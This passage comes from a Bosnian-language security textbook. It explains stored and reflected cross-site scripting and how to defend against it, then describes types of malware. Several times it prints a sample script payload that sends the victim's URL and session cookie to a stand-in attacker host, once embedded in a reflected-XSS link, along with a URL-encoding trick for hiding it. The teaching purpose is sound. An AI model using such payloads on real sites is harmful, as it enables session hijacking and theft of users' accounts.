Web aplikacija koja je ranjiva na XSS napad dobiva podatke iz nepouzdanog izvora, najčešće web zahtjeva. Ti podaci se koriste za pravljenje dinamičkog sadržaja, HTML koda, koji se šalje korisniku, odnosno web pregledniku. U koliko se u tim podacima nalazi kod napisan u skriptnom jeziku koji koriste web preglednici (uglavnom JavaScript), taj kod će biti i u dinamički generisanoj HTML stranici koja se šalje web pregledniku. Web preglednik će interpretirati taj skriptni kod i izvršiti ga. Kako se kod izvršava u okruženju web preglednika on ima pristup svim lokalnim varijablama web preglednika, uključujući i identifikator sesije, *cookie*. Skriptni kod može uključivati i pristup nekoj drugoj web lokaciji, pod kontrolom napadača. U sklopu pristupa ovoj stranici moguće je poslati *cookie* za pristup web aplikaciji koja je ranjiva na XSS napad.

U nastavku je primjer opisanog XSS napada:

Web aplikacija kroz HTTP zahtjev dobiva varijablu `Ulaz`. Ovu varijablu web aplikacija koristi u konstrukciji HTML koda koji poslužuje web pregledniku:

```
<HTML>
...
Ulaz
...
```

```
<\HTML>
```

Ovdje se vrijednost varijable `Ulaz` samo ispisuje.

Neka je vrijednost varijable `Ulaz`, koja je došla u web zahtjevu, slijedeća:

```
<script>
document.location='http://www.napadac.ba/UkradiKolac?vrijednost='
+ document.URL +'|' + document.cookie
</script>
```

Web aplikacija ovu vrijednost varijable direktno koristi za konstrukciju HTML stranice kao gore. Kad web preglednik dobije ovu stranicu, umjesto prikazivanja vrijednosti varijable Ulaz, izvršiće komandu koja se nalazi unutar oznaka za skriptu `<script> ...</script>`. Ova komanda će pristupiti web stranici koja se nalazi na adresi http://www.napadac.ba/UkradiKolac i u parametru vrijednost će joj poslati adresu (URL) ranjive lokacije i *cookie* korisnika za pristup ovoj lokaciji. Ova web stranica je pod kontrolom napadača i ona prihvata vrijednosti koje joj se šalju. Na osnovu ovih vrijednosti napadač ima URL i *cookie* korisnika u čijem web pregledniku se izvršila ova skripta. Pomoću ovih podataka napadač može preuzeti sesiju tog korisnika.

Ovaj primjer pokazuje suštinu XSS napada i jednu od mogućih posljedica. Druge moguće posljedice XSS napada su ograničene mogućnostima skriptnog jezika koji izvršava umetnute skriptne komande, uglavnom Javascript. Pošto Javascript ima mogućnost da u potpunosti kontroliše HTML kod prije i nakon učitavanja web stranice mogućnosti su velike. Moguće je korisnika preusmjeriti i proslijediti na lokaciju definisanu sadržajem skripte, kao i pristupiti identifikatoru sesije, *cookie*, i poslati ga na lokaciju po želji napadača. Posljedice XSS napada mogu biti i automatizacija akcija korisnika, kao što je klikanje, kao i izmjena adresa na koje vode linkovi. Moguće je napraviti i nove forme, te dodati skrivene elemente na stranicu. Zapravo, Javascript ima pristup HTML DOM (*Document Object Model*), a time i svim elementima HTML dokumenta.

XSS napadi se dijele u dvije kategorije po tome na koji način se napadnuti korisnici nađu u situaciji da se XSS napad izvrši u njihovom web pregledniku:

1. Trajni (*Persistent*, *Stored*)
2. Privremeni (*Non-persistent*, *Reflected*)

Trajni XSS napadi

Kod ovih napada napadač ranjivoj web aplikaciji šalje HTTP zahtjev u kom se nalazi skriptni kod umjesto varijable. Takva aplikacija ovaj kod direktno ugrađuje u HTML kod koji prikazuje svim posjetiocima. Primjer ovakvih aplikacija su web aplikacije koje omogućavaju korisnicima da unesu veće količine teksta, kao što su različiti forumi. Tekst koji korisnici unesu dostupan je svim

posjetiocima web stranice gdje je objavljen. Ako se u tom tekstu nalazi skriptni kod, koji web aplikacija nije isfiltrirala, taj kod će postati dio HTML stranice koja se prikazuje svim posjetiocima. Web preglednik svakog od posjetilaca će izvršiti skriptni kod i postati žrtva napada. Prema gornjem primjeru XSS napada napadač bi u polje za unos teksta upisao:

```
<script>
document.location='http://www.napadac.ba/UkradiKolac?vrijednost='
+ document.URL +'|' + document.cookie
</script>
```

Web preglednik svakog posjetioca stranice u čiji je HTML kod ugrađen ovaj skriptni kod poslao bi adresu stranice i svoj *cookie* za pristup toj stranici. Napadač može, da bi bio manje sumnjiv, prije koda skripte unijeti i neki tekst koji će se prikazivati na stranici kao njegov komentar na forumsku temu. Ovaj tekst ni na koji način ne utiče na funkcionalnost napada.

Naziv ovog napada dolazi od toga da je napadački kod trajno pohranjen na web stranici i šalje se svim posjetiocima stranice.


Na slici 8.2 prikazan je tok događaja tokom trajnog XSS napada.

Privremeni XSS napadi

Kod ovih napada napadnuti korisnik bude prevaren da klikne na link koji ga vodi do XSS ranjive web aplikacije. U tom linku je definisan i parametar i njegova vrijednost koji će se proslijediti aplikaciji. Vrijednost parametra uključuje i zlonamjerni skriptni kod. Web preglednik napadnutog korisnika će klikom na link ranjivoj web aplikaciji poslati zahtjev sa parametrom. Aplikacija će doslovno preuzeti vrijednost parametra, uključujući i zlonamjerni skriptni kod, i ugraditi je u HTML kod koji vraća korisniku. Web preglednik korisnika će sada interpretirati taj zlonamjerni kod. Najčešći način na koji korisnici budu prevareni da kliknu na ovakav link je slanje poruke e-pošte u kojima se nalazi link. Naravno, ovakav XSS napadački na link može biti i postavljen na web stranice pod kontrolom napadača. Potrebno je napomenuti da ovakvi linkovi uglavnom vode do stranica kojima korisnik vjeruje i na kojima možda ima i korisnički račun. Ovi linkovi zaista vode do lokacije koja piše u njima (za razliku od *phishing* linkova). Prema ranije datom primjeru XSS napada napadač bi onome koga napada poslao slijedeći link:

```
http://www.ranjiva.aplikacija.ba/ranjiva_stranica.aspx?Ulaz=
<script>document.location='http://www.napadac.ba/UkradiKolac?
vrijednost='+document.URL+'|'+document.cookie</script>
```

Web preglednik korisnika koji klikne na ovaj link će poslati zahtjev na www.ranjiva.aplikacija.ba/ranjiva_stranica.aspx i u zahtjevu će proslijediti i parametar `Ulaz` sa vrijednošću koja predstavlja zlonamjerni skriptni kod.




Slika 8.2: Tok događaja kod trajnog XSS napada

Korisnicima koji obraćaju pažnju na kompletan link može biti sumnjivo ako u linku vide riječ "script". Napadači mogu URL kodirati znakove koje žele da skriju. Tada bi se tekst `<script>` mogao napisati na drugačiji način, recimo kao %3*C*%73%63%72%69%70%74%3*E* što je teže prepoznati kao napad.

Naziv ovog napada dolazi od toga da je napadački kod privremen, nije trajan, i korisnik ga sam šalje ranjivoj aplikaciji koja mu ga vraća nazad (reflektuje) da ga izvrši u web pregledniku.

Na slici 8.3 prikazan je tok događaja tokom privremenog XSS napada.



Slika 8.3: Tok događaja kod privremenog XSS napada

Zaštita od XSS napada

Pošto je ranjivost u web aplikaciji i zaštita se mora provesti na njoj. Zaštita od ovih napada je prije svega u adekvatnoj validaciji korisničkih unosa i njihovom filtriranju. Filtriranje treba da onemogući da se skriptni kod ugradi u HTML kod koji se generiše dinamički na osnovu unosa korisnika. Slično kao i kod filtriranja za zaštitu od napada umetanjem SQL koda, moguće je filtriranje unosa po zabranjenim znakovima. Kako je i tada rečeno ovo je manje siguran način od propuštanja samo dozvoljenih znakova. Međutim, i jedno i drugo zahtjeva pažljiv izbor filtera koji će spriječiti XSS napade, ali neće onemogućiti korisnike da unose tekst koji trebaju moći unijeti. Ovo nije uvijek jednostavno pogotovo kada se uzme u obzir internacionalna upotreba web stranica. Korisnici unose podatke koristeći različite skupove znakova (latinica, ćirilica, kinesko pismo, arapsko pismo, ...), a filtriranje treba da prepozna koji su znakovi opasni, a koji nisu.

Bolje rješenje od filtriranja je ponovno kodiranje korisničkog ulaza. Ovo "rekodiranje" ne mijenja način prikazivanja niti jednog od znakova koje korisnik unese. Ono što mijenja je način njihovog zapisivanja prilikom ugrađivanja u HTML kod. Znakovi su upisani tako da ih web preglednik neće protumačiti kao dijelove skriptnog koda već jednostavno kao znakove koje treba prikazati na ekranu.Na primjer, korisnički unos `<script>` biće upisan u HTML kod kao `&lt;script&gt;`. Web preglednik neće ovaj niz znakova interpretirati kao početak skripte, odnosno neće izvršiti napadački kod, ali će na ekranu prikazati upravo znakove koje je korisnik unio `<script>`. OWASP ima besplatnu i otvorenu biblioteku sa kodom za ovu namjene pod nazivom ESAPI [66].

Osiguravanje konekcije između web preglednika i web servera koristeći HTTPS ne štiti od XSS napada. XSS napadi su izazvani neadekvatnom validicijom ulaza od strane aplikacije. Zaštita povjerljivosti, integriteta i osiguravanje porijekla stranice koje pruža HTTPS ne pomažu. Napadački kod šalje ranjiva web aplikacija web pregledniku. Niko se ne ubacuje u komunikaciju između njih da je prisluškuje ili izmijeni i time izazove napad.

Zaštita identifikatora sesije, *cookie*, može se raditi i korištenjem `HTTPOnly` atributa, koji je zbog ove zaštite i uveden. *Cookie* koji ima atribut `HTTPOnly` neće biti dostupan skriptama koje se izvršavaju na klijentu odnosno neće moći biti zloupotrebljen prilikom XSS napada.

8.2.5 Potvrđivanje identiteta i kontrola pristupa

Web aplikacije provode proces potvrđivanja identiteta i provjere ovlaštenja prilikom omogućavanja korisnicima da pristupe resursima na strani servera. Pravila i pitanja za vezana za ove procese su ista kao i ona opisana u poglavljima o potvrđivanju identiteta (Poglavlje 4) i provjere ovlaštenja (Poglavlje 5).

Posebnost web aplikacija može biti u proceduri promjene lozinke koju je korisnik zaboravio. Posebnost je u tome što se ne može pretpostaviti da korisnik može lično da se pojavi kod administratora i dokaže svoj identitet prije promjene lozinke. Daljinsko dokazivanje identiteta u slučaju zaboravljenje lozinke se kod web aplikacija uglavnom obavlja odgovaranjem na nekoliko dodatnih pitanja koje su sistem i/ili korisnik izabrali (zajedno sa odgovorima) prilikom registracije korisnika. Odgovore na ova pitanja često je mnogo lakše pogoditi nego lozinku. Pitanja su uglavnom iz ograničenog skupa koji koristi većina web aplikacija (djevojačko prezime majke je gotovo obavezno pitanje kod svih tipova dokazivanja identiteta u SAD). Odgovori na mnoga od ovih pitanja su javno dostupni putem web pretraživača. Poznat je primjer upada u Yahoo račun kandidata za podpredsjednika SAD Sarah Palin 2008. godine koji je ostvaren tačnim odgovaranjem na pitanja za promjenu zaboravljene lozinke, pri čemu su odgovori na pitanja pronađeni web pretragom [181].

Prilikom kontrole pristupa postoje neki propusti koji postoje kod različitih implementacija, ali su posebno izraženi kod web aplikacija. Prije svega su to propusti zasnovani na pretpostavci (pogrešnoj) da subjekt ne može pristupiti objektima do kojih ne može doći slijedeći hiper-veze. Primjer ovoga mogu biti stranice do kojih se dolazi kroz logičan niz koraka koji uključuje i provjeru identiteta i ovlaštenja. Do ovih stranica se dolazi putem linka na posljednjoj stranici provjera. Pogrešna pretpostavka je da se do ovih stranica ne može doći drugačije, odnosno direktno ukucavanjem njihove adrese u web pregledniku. Ovi objekti (web stranice) nisu zaštićeni nikakvim mehanizmom zaštite, ako se ne računa oslanjanje na neznanje korisnika – napadača. Napadač može slučajno pogoditi adresu ili je otkriti sistematskim pretraživanjem web aplikacije uz pomoću automatizovanih pretraživača za ove namjene. Ovo je primjer pogrešnog principa sigurnosti zasnovane na nepoznavanju sistema (*security through obscurity*).

U ovom poglavlju objašnjene su osnove rada web aplikacija. Na osnovu ovog objašnjenja ukazano je na moguće slabe tačke web aplikacija sa aspekta sigurnosti. Objašnjeni su načešći i najopasniji napadi na web aplikacije. Opisani su načini zaštite od ovih napada. Posebno je obrađeno pitanje potvrđivanja identiteta i provjere ovlaštenja kod web aplikacija.

Pitanja za provjeru stečenog znanja

8.1. Zašto je HTTP *cookie* bitan za sigurnost web aplikacija?

8.2. Šta je sigurnosni nedostatak ako se parametri koji se kroz formu šalju web aplikaciji kontrolišu samo sa Javscript kodom na stranici sa formom?

8.3. Šta je SQL *injection*?

8.4. Šta je XSS – *Cross Site Scripting*?

8.5. Kakva je razlika između umetanja SQL komandi i *Cross Site Scripting* (XSS) po mjestu izvršenja napada?

8.6. Objasniti kako se zaštititi od napada alatom „Firesheep“.

8.7. Da li bi atribut *secure* postavljen na *cookie* spriječio napade poput onog upotrebom „Firesheep”? Objasniti odgovor.

8.8. Zašto su parametrizovani upiti najbolja zaštita od napada umetanjem SQL komandi?

8.9. Kako *HTTPOnly* atribut postavljen za *cookie* pomaže u zaštiti od XSS napada?

8.10. Kod loše napravljenih web aplikacija kao prijavljeni obični korisnik moguće je pristupiti stranicama kojim bi pristup trebao imati samo administrator. Kako se to može desiti i na koji način se treba spriječiti?

9

Zlonamjerni softver

Zlonamjerni softver (*malware - malicious software*) je skup instrukcija koji (s namjerom) narušava sigurnosnu politiku. Iako autori ovakvog softvera, uglavnom, nisu ovlašteni korisnici ovaj softver se izvršava pod identitetom ovlaštenog korisnika koji ga je pokrenuo. Postoje različite vrste zlonamjernog softvera sa različitim načinima djelovanja. U nastavku su navedene te vrste i njihove osnovne karakteristike. Ove karakteristike se prvenstveno odnose na način širenja ovog softvera, dok posljedice djelovanja različitih vrsta zlonamjernog softvera mogu biti iste.

Prije prelaska na detalje pojedinih vrsta potrebno je spomenuti rad iz 1984. „Reflections on Trusting Trust“ [188] u kom je Ken Thompson[1] prilikom dobivanja ACM Turingove nagrade ukazao da: iako izvorni kod programa može biti prekontrolisan u potpunosti i potvrđeno biti bez sigurnosnih propusta, ipak se u njega može ubaciti zlonamjerni kod. Ideja koju je on izložio je da se zlonamjerni kod ugradi u kompajler. U tom slučaju kompajler može ubaciti zlonamjerni kod po izboru svog autora u program po izboru autora tokom kompilacije tog programa. Thompson je dalje pokazao da čak ni pregled izvornog koda kompajlera ne može garantovati sigurnost programa. Njegova ideja je bila da se nikad ne može u potpunosti vjerovati sistemu čije sva komponente nije napravio onaj ko ga koristi i treba da mu vjeruje. Danas kada se računarski sistem sastoji od velikog broja komponenti različitih proizvođača, ovaj problem je još izraženiji.

9.1 Kako zlonamjerni softver radi

Zlonamjerni softver, obično se sastoji od dvije komponente. Jedna komponenta omogućava replikaciju i širenje zlonamjernog softvera na druge softvere i/ili računare. Ova komponenta koristi osobine ili sigurnosne propuste sistema kao i neoprezne ili neuke korisnike za širenje. Druga komponenta svih navedenih

[1] Poznat i po mnogim drugim dostignućima u oblasti računarskih nauka.

softvera je zlonamjerni kod (*payload*) koji se izvršava. Ovaj kod je ono što autor zlonamjernog softvera želi ostvariti. Ovaj kod može raditi različite stvari, zavisno od mašte autora i ograničenja sistema. U nastavku su razmotrene obje komponente.

9.2 Kako se zlonamjerni softver širi

Jedna od osobina zlonamjernog softvera je da se bez znanja i saglasnosti korisnika širi. To znači da se ubacuje u druge softvere na istom računaru i/ili replicira na drugim računarima. Po tome na koji način zlonamjerni softver ostvaruje ovo širenje mogu se razlikovati tri osnovne grupe zlonamjernih softvera: trojanski konji, virusi i crvi. Svaka od njih je ukratko opisana.

9.2.1 Trojanski konj

Termin Trojanski konj za zlonamjerni softver uveo je Dan Edwards [9], a njegova definicija je vremenom prilagođavana. Ovaj termin se uglavnom odnosi na programe koji se predstavljaju kao da imaju neku korisnu namjenu, ali zapravo imaju skrivenu namjenu koja koristi prava onoga ko ih pokrene (prava koja nema autor Trojanskog konja). Šta je ta skrivena namjena nije presudno, za definiciju je bitno da postoji. Ono zbog čega je ovaj softver zlonamjeran je činjenica da skrivena namjena može biti suprotna sigurnosnoj politici. Ovu skrivenu namjenu nije (uvijek) jednostavno otkriti.

Trojan softver je i istorijski prva vrsta zlonamjernog softvera. Trojanci su se pisali još 60-tih godina. U to vrijeme su se koristili veliki računaru (*mainframe*) na kojima su se izvršavali programi korisnika po nekom redoslijedu prioriteta. Studenti, čiji su programi morali čekati na izvršavanje zbog malog prioriteta, smislili su trik da povećaju prioritet svojih programa. Pravili su računarske igrice koje su u sebi sadržavale i dodatni kod koji je provjeravao da li je program pokrenut kao privilegovani (*root*) korisnik, i ako jeste dodavao je još jednog privilegovanog korisnika na sistem, sa korisničkim imenom i lozinkom poznatom studentu autoru trojanskog programa – igrice. Na ovaj način su studenti dolazili do privilegovanih prijava na sistem koje su omogućavala da njihovi drugi programi dobiju veći prioritet i brže posluživanje.

Naziv Trojan dolazi iz istorijske priče u kojoj su Grci nakon dugogodišnjih neuspješnih napada na grad Troju odustali i na svom odlasku ostavili velikog drvenog konja. Grci su na neki način, ispravno, pretpostavili da će Trojanci konja smatrati poklonom i unijeti ga unutra zidina grada (mada je ova Trojanska logika malo upitna – poklon od neprijatelja???). Grci su unutar konja sakrili svoje vojnike koji su po noći izašli iz konja i napadom na stražare i otvaranjem vrata grčkoj vojsci koja se vratila omogućili osvajanje grada. Iz ove priče potiče pojam Trojanski konj koji označava poklon ili stvar koja ima skrivenu, obično lošu, namjenu.

Danas postoji veliki broj programa koji su Trojanski konji. Pošto autor bilo kog zlonamjernog koda mora na neki način sakriti njegovu zlonamjernost da bi ga normalni korisnik izvršio postoje mišljenja da se zapravo svaki maliciozni program može zvati Trojanskim konjem.

9.2.2 Virus

Istorijski, slijedeća vrsta zlonamjernog softvera koja se pojavila su virusi. Fred Cohen je u svojoj doktorskoj disertaciji [43] 1986. godine pokazao kako se kod može prebacivati sa jednog računara na drugi i definisao pojam virus kao „program koji može zaraziti druge programe mijenjajući ih tako da uključe, moguće izmijenjenu, verziju programa – virusa“. Nažalost, Cohen je u istoj disertaciji dokazao i da je nemoguće napraviti program koji će potpuno tačno provjeravati postojanje virusa. Cohen je i sam naveo da on nije ni prvi koji je pomenuo niti pravio viruse (von Neuman je još 1949 u radu "Theory and Organization of Complicated Automata" [196] dokumentovao mogućnost pravljenja programa koji se repliciraju, a prvi samoreplicirajući program napravio je John Conway "Game of Life" 1970. godine.). Nakon ovoga počeli su se pojavljivati i prvi maliciozni računarski virusi.

Virus se ubacuje se u jednu ili više datoteka i moguće obavlja neku radnju. Virusi mogu postojati na bilo kom operativnom sistemu. Virusi se obično ubacuju u izvršne datoteke i virusni kod se izvršava prilikom izvršavanja ovih datoteka. Virusni kod obično ne ometa funkcionisanje normalnog koda programa u koji se ubacio. Virusi se šire sa jednog računara na drugi prenosom zaraženih datoteka sa jednog računara na drugi putem prenosnih medija (nekada najviše diskete, danas USB flash memorije i drugo), dijeljenja datoteka ili u vidu priloga e-pošte.

Računarski virusi mogu imati različite karakteristike po kojim se mogu razvrstati. Jedan virus može imati karakteristike više vrsta. Generalni tipovi virusa su slijedeći [24]:

- Virusi koji zaražavaju izvršne datoteke. Oni se obično ubacuju u izvršnu datoteku kao prvi kod koji će se izvršiti po pokretanju ove datoteke. Većina virusa je ovog tipa.
- Virusi koji se smještaju u *boot* sektor diska i izvršavaju se kad god se računar pokreće sa tog diska ili prilikom prvog pristupa disku (od paljenja).
- Višedjelni (*multipartite*) virusi koji zaražavaju i *boot* sektor diska i izvršne datoteke. Ovi virusi obično imaju dva dijela virusnog koda, svaki za po jednu od namjena.
- Virusi koji ostaju aktivni u memoriji računara i nakon što se program koji su zarazili prestane izvršavati, odnosno završi se proces podizanja sistema ili pristupa *boot* sektoru diska. Ovi virusi se nazivaju TSR (*Terminate and Stay Resident*).
- Prikriveni (*stealth*) virusi prikrivaju zaraženost datoteka. Ovi virusi presreću pozive operativnog sistema prilikom pristupa zaraženoj datoteci. Virus vraća originalne atribute datoteke, prije zaražavanja, i sadržaj datoteke

bez virusa ako je OS poziv za ispis atributa ili sadržaja datoteke. Ako je OS poziv za izvršavanje, onda se izvršava zaražena verzija datoteke.
- Šifrirani virusi šifriraju najveći dio virusnog koda sa ciljem sakrivanja od antivirusnih alata koji prepoznaju virusni kod. Ipak neophodno je da u virusnom kodu postoji, nešifrirana, rutina za dešifriranje šifriranog dijela virusnog koda.
- Virusi koji mijenjaju svoj oblik prilikom ubacivanja u svaku novu datoteku. Ovi virusi se nazivaju polimorfnim. Prethodno navedeni šifrirani virusi mogu imati različit oblik, sadržaj šifriranog dijela, u zavisnosti od ključa za šifriranje. Cilj promjenljivosti je da se virusi sakriju od alata za pronalazak virusnog koda. Promjene mogu biti i u korištenju različitih instrukcija i njihovog redoslijeda koji će imati isti konačni rezultat.
- Makro virusi koriste interpretirane instrukcije umjesto kompajliranih. Ovi virusi mogu zaraziti i izvršne i podatkovne datoteke. U oba slučaja neophodno je da virus omogući da se njegove instrukcije interpretiraju.

9.2.3 Crv

Crvi (*worm*) su zlonamjerni softver koji se replicira pravljenjem novog procesa ili datoteke sa svojim kodom, odnosno ne ubacuju se u postojeće datoteke kao virusi. Replikacija crva često se vrši sa jednog računara na drugi. Najpoznatiji primjer crva koji je i skrenuo pažnju javnosti na problem zlonamjernog softvera je Morris Worm koji je 1988. gotovo u potpunosti onemogućio rad tadašnjeg Interneta [114].

9.3 Šta zlonamjerni softver radi

Kako je rečeno, zlonamjerni softver može imati različite namjene. Zlonamjerni softver može kombinovati ove namjene u jednom programu, što je najčešće i slučaj. Najčesće namjene zlonamjernog softvera su:

9.3.1 Preuzimanje datoteka

Namjena zlonamjernog koda je da neovlašteno, bez znanja i saglasnosti korisnika računara, preuzima datoteke sa Interneta i pohranjuje ih na zaraženi računar. Datoteke koje se preuzimaju su najčešće izvršne i sadrže dodatni maliciozni kod. Na ovaj način zlonamjerni kod omogućava instalaciju dodatnih malicioznih programa i proširivanje funkcionalnosti koje su na raspolaganju napadaču na računar.

9.3.2 Pokretanje programa

Namjena zlonamjernog koda je da neovlašteno, bez znanja i saglasnosti korisnika računara, pokrene druge, uglavnom maliciozne, programe. Ovo mogu

biti programi preuzeti prethodno opisanim zlonamjernim kodom ili na neki drugi način pohranjeni na računaru. Pokrenuti se mogu i programi normalno prisutni na operativnom sistemu koji mogu obaviti neku korisnu funkciju za napadača. Da bi prikrio svoje rad ovakav kod obično pokreće programe na nestandardan način. Primjeri ovih nestandardnih pokretanja su ubacivanje u postojeći proces (*process injection*) ili zamjena postojećeg programa (u memoriji) sa zlonamjernim (*process replacement*), kao i druge vrste pokretanja poput *hook* ili APC ubacivanja (APC *injection*).

9.3.3 Tajni ulaz

Zlonamjerni kod stvara tajni ulaz u sistem (*backdoor*), odnosno omogućava svom autoru da pristupi sistemu zaobilazeći normalnu proceduru provjere identiteta i ovlaštenja. Ovaj kod može omogućavati pristup na osnovu neke kombinacije na tastaturi zaraženog računara ili može omogućavati pristup preko mreže putem otvorenog porta na kom zlonamjerni kod osluškuje.

Ovakvim tajnim ulazom u sistem kom se pristupa daljinski, preko mreže, autor zlonamjernog softvera može ostvariti potpunu daljinsku kontrolu zaraženog računara. Ovdje je potrebno napomenuti da postoje softveri koji se koriste za legitimnu daljinsku administraciju računara, poput VNC (*Virtual Network Computing*) koji se takođe mogu koristiti, a često se i koriste, kao tajni ulaz za daljinsku kontrolu sistema.

9.3.4 (Ro)Bot


Postoje softveri koji se najčešće nazivaju *bot* (riječ dolazi od robot, obično web robot, a ponekad se koristi i termin Internet *bot*) koji omogućavaju automatsko izvršavanje komandi bez učešća čovjeka. Ovaj softver postoji za legitimne namjene od kojih je jedna od najčešćih web *crawling* ili *spidering* (metodički automatski pregled većeg broja web stranica putem praćenja svih linkova).

Nažalost, ovi softveri su našli primjenu i u maliciozne svrhe. Napadač koji uspije instalirati ovaj softver na većem broju računara može upravljati ovim računarima po svojoj želji daljinski sa jednog mjesta (C&C - *command-and-control server*). Skup ovakvih *bot*-ova pod kontrolom jednog napadača se obično naziva *botnet*. Ovi računari pod kontrolom napadača mogu biti korišteni za različite namjene od kojih su najpoznatije i najčešće prouzrokovanje distribuiranih napada na dostupnost (DDoS) i masovno slanje neželjene e-pošte (*spam*). Botneti su trenutno ozbiljan problem jer sa svojom veličinom (do nekoliko desetina miliona računara u *botnet* [161]) mogu izazivati ozbiljne probleme u radu onima koje napadaju, pa i cijelom Internetu.

Na slici 9.1 prikazana je struktura *botnet*.

9.3.5 *Rootkit*

To je program ili još češće skup programa napravljenih sa namjerom da prikriju činjenicu da se na računaru izvršava softver koji korisnik nije odobrio.



Slika 9.1: *Botnet*

